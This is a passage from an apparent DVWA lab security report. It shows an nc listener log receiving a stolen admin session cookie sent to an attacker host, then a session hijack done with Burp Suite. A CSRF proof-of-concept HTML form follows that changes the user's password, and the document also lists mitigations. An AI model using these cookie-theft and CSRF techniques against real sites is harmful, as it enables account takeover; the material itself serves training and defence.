
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low
PHPIDS: disabled


06. Copy the admin session cookie in notepad and modify it by removing %20 (url encoding) as follow: security=low; PHPSESSID=cf00ea5dab39ad52b90da31204dba5d5


```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.175.1: inverse host lookup failed: Unknown host
connect to [192.168.175.130] from (UNKNOWN) [192.168.175.1] 54594
GET /cookie.php?c=security=low;%20PHPSESSID=cf00ea5dab39ad52b90da31204dba5d5 HTTP/1.1
Host: 192.168.175.130:4444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.175.128/
Upgrade-Insecure-Requests: 1
```

07. Setup Burpsuit and turn on interception and browser proxy as 127.0.0.1:8080, then open DVWA web app.




08. In Burpsuit change cookie that captured to modified one and forward it:





09. Result is admin session without entering admin credentials is obtained:



Mitigation :

1. Filter input on arrival
2. Encode data on output
3. Use appropriate response headers
4. Content Security policy.

7. CROSS-SITE REQUEST FORGERY


Severity: High

Summary:

Cross-site request forgery is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts. In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.

Proof of Concept with Steps:

01. Change the password to 1234 & copy the form from source code




2. Change the source code in notepad and save as mysite.html

```
<form action="http://localhost/dvwa/vulnerabilities/csrf/?" method="GET">
                        <h1>click the button below to get 1 lakh<h1>
                        <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="hacked">
                        Confirm new password: <br />
                        <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="hacked">
                        <input type="submit" value="Change" name="Change">

                </form>
```

3. Open the mysite.html in Google Chrome Browser &Click on Change to set the new password to "hacked"



Mitigation:

1. Making sure that the request you are receiving is valid

2. Making sure that the request comes from a legitimate client.

3. Implement an anti CSRF Token.

CONCLUSION

Experience has shown that a focused effort to problem outlined in this report can result in dramatic security improvements. Most of the identified problems do not required high-tech solutions, just knowledge of and commitment to good practices. For system to remain secure, however, security posture must be evaluated and improved continuously. Establishing the organization structure that will support these ongoing improvements is essential in order to maintain control of corporate information systems. We conclude that the overall security needs to improve.

We hope that the issues cited in this report will be addressed.